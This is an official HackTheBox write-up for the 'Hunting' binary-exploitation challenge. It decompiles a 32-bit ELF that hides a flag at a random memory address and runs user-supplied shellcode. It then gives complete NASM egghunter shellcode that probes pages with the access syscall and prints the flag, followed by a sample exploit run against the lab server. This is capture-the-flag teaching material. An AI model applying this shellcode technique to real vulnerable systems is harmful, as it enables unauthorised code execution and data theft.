



HACKTHEBOX



Hunting

15th April 2022 / Document No.
D22.102.270

Prepared By: w3th4nds

Challenge Author(s): clubby789

Difficulty: **Easy**

Classification: Official

Synopsis

Hunting is an easy challenge showcasing the technique of "egg-hunting".

Skills Required

- Shellcoding


Skills Learned

- Some Skills/Vulnerability Taught

Background Knowledge

Egg hunting is a technique of searching and finding useful data within a memory page using shellcode, ROP, or JOP. It is used when we cannot calculate precisely where our target ("egg") is but we do have an arbitrary read primitive. egg-hunting used to be a strong technique back in the days when the stack was writable. Typically stack-based buffer overflows back then used to follow the common approach of writing on the overflowed buffer the shellcode that would perform the egg-hunting (search in another memory area for a useful piece of information) and store a shellcode into a code cave, which could again be either in the shellcode or on the heap. Overwrite the return address with the address of the egg hunter, thus return on the egghunter which would find and execute the shellcode.

The memory layout looked like this:



Enumeration

The file is a 32-bit x86 ELF, nothing interesting here.

```
$ file hunting
hunting: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=801f10407444c1390cae5755d9e952f3feadf3eb, for GNU/Linux
3.2.0, stripped
```

Regarding the protections of the ELF, we can see that PIE and RELRO are on. Up until now nothing important has come up, let's move to the actual reverse engineering.

```

$ checksec hunting
[*] '/hunting'
  Arch:      i386-32-little
  RELRO:     Full RELRO
  Stack:     No canary found
  NX:        NX disabled
  PIE:       PIE enabled
  RWX:       Has RWX segments

```

By opening up the executable on IDA Pro (that's my preference you can use Ghidra, radare2, Binary Ninja, or whatever you prefer), we can easily observe that the most important function lies at `.text:0x0000133D`. Here named `gamefunc`:

```

int gamefunc()
{
    int v1; // [esp-4h] [ebp-18h]
    void *(__cdecl *buf)(); // [esp+0h] [ebp-14h]
    char *dest; // [esp+4h] [ebp-10h]
    void *addr; // [esp+8h] [ebp-Ch]

    addr = getRandomAdress();
    signal(SIGALRM, &exit);
    alarm(0xAu);
    dest = mmap(addr, 0x1000u, 3, 0x31, -1, 0); // protFlags = PROT_READ |
PROT_WRITE, mapFlags = MAP_FIXED | MAP_ANONYMOUS
    if ( dest == -1 )
        EXIT(&off_3FA8);
    strcpy(dest, flag); //
HTB{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}\0
    memset(flag, 0, sizeof(flag));
    sub_133D();
    buf = mmap(0, 0x1000u, 7, 0x21, -1, 0); // protFlags = PROT_READ |
PROT_WRITE | PROT_EXEC, mapFlags = MAP_ANONYMOUS | MAP_SHARED
    read(0, buf, 60u);
    (buf)();
    return 0;
}

```

We start analyzing `gamefunc` by taking a deeper look at the function that it calls first (`.text:0x000013D0`) `getRandomAddress`. By reading its decompilation we do understand that it returns a random address in the range: 0x5FFFFFFF - 0xF7000000.

```

int getRandomAdress()
{
    unsigned int buf; // [esp+0h] [ebp-18h] BYREF
    int fd; // [esp+8h] [ebp-10h]
    int i; // [esp+Ch] [ebp-Ch]

    fd = open("/dev/urandom", 0);

```

```

read(fd, &buf, 8u);
close(fd);
srand(buf);
for ( i = 0; i <= 0x5FFFFFFF; i = rand() << 16 )
    ;
return i;
}

```

Then, the `gamefunc` sets an alarm handler for `SIGALRM` in order to self-terminate after 10 seconds of hanging.



```

$ time ./hunting

real    0m10.012s
user    0m0.002s
sys     0m0.000s

```

After that, it memory maps an area of 0x1000 bytes at the random address it got earlier from the call to `getRandomAddress`, next it copies the flag on the newly mmaped area, and zeros out its bss address.

Followingly, its memory maps another area. This time it does so with `PROT_EXEC | PROT_WRITE` privileges, meaning we can write executable code there. Lastly, it reads 60 bytes from the user on that newly mmaped area and attempts to dereference them.

The challenge has a clear target we have to find and read the flag that's somewhere inside the 0x5FFFFFFF - 0xF7000000 space. That said, we have to develop an egghunter that will traverse this address space to find our egg which in this case will be 32bit (since this is a 32-bit aligned executable). Luckily for us, the first four bytes of the flag ("HTB{") are constant for every flag on the platform, thus we'll use that as our egg.

egg hunter

Since our egghunter has to be under 60 bytes, we'll use an egghunter we found online (instead of developing one manually). We'll make minor modifications in order to fit our needs.

The general explanation of this egg hunter is that it traverses the memory pages and the addresses that they contain by validating if we can access them using the `access` system call [2]. In case we'll find our egg, we'll call `write()`.

```

global _start

section .text

_start:
    push 0xFF                ; set duration for arg1 of alarm()
    pop ebx
    push 0x1B                ; alarm(0xFF)

```

```

pop eax
int 0x80
mov edi, 0x7b425448      ; egg p32("HTB")
mov edx, 0x5FFFFFFF      ; set start address to search for the egg

page_front:
    or dx, 0xffff        ; page sizes in x86 linux are of size 4096

address_front:
    inc edx               ; edx = 4096
    pusha                ; push all of the current general purposes registers
onto the stack
    xor ecx, ecx          ; clear arg2
    lea ebx, [edx + 0x4]   ; address to be validated for memory violation
    mov al, 0x21          ; access syscall
    int 0x80
    cmp al, 0xf2          ; EFAULT (0xf2)?
    popa                 ; get all the registers back
    jz page_front         ; jump to next page if EFAULT

    cmp [edx], edi        ; compare string to egg
    jnz address_front     ; jump to next address if NOT egg

                                ; ----- we found the flag -----
    mov ecx, edx          ; now the second argument of write points to the egg
    push 0x24             ; set the length of write to 36 (as it is shown on
our decompilation)
    pop edx
    push 0x1              ; set the fd of write to stdout
    pop ebx
    mov al, 0x4           ; perform write syscall
    int 0x80             ; do it!

```

Then we save it as `eggh.nasm`

Exploit

All that's left is to compile all of the above together into a script and get the flag.



```

$ nasm -f elf32 eggh.nasm && ld -m elf_i386 eggh.o -o eggh
$ python3 exploit.py
[+] Opening connection to 46.101.26.108 on port 30072: Done
flag -> b'HTB{[REDACTED]}'
[*] Closed connection to 46.101.26.108 port 30072

```

References

1. h0mbre's egghunter - https://github.com/h0mbre/SLAE/blob/master/Assignment3/egg_hunter.nasm
2. access(2) - <https://man7.org/linux/man-pages/man2/access.2.html>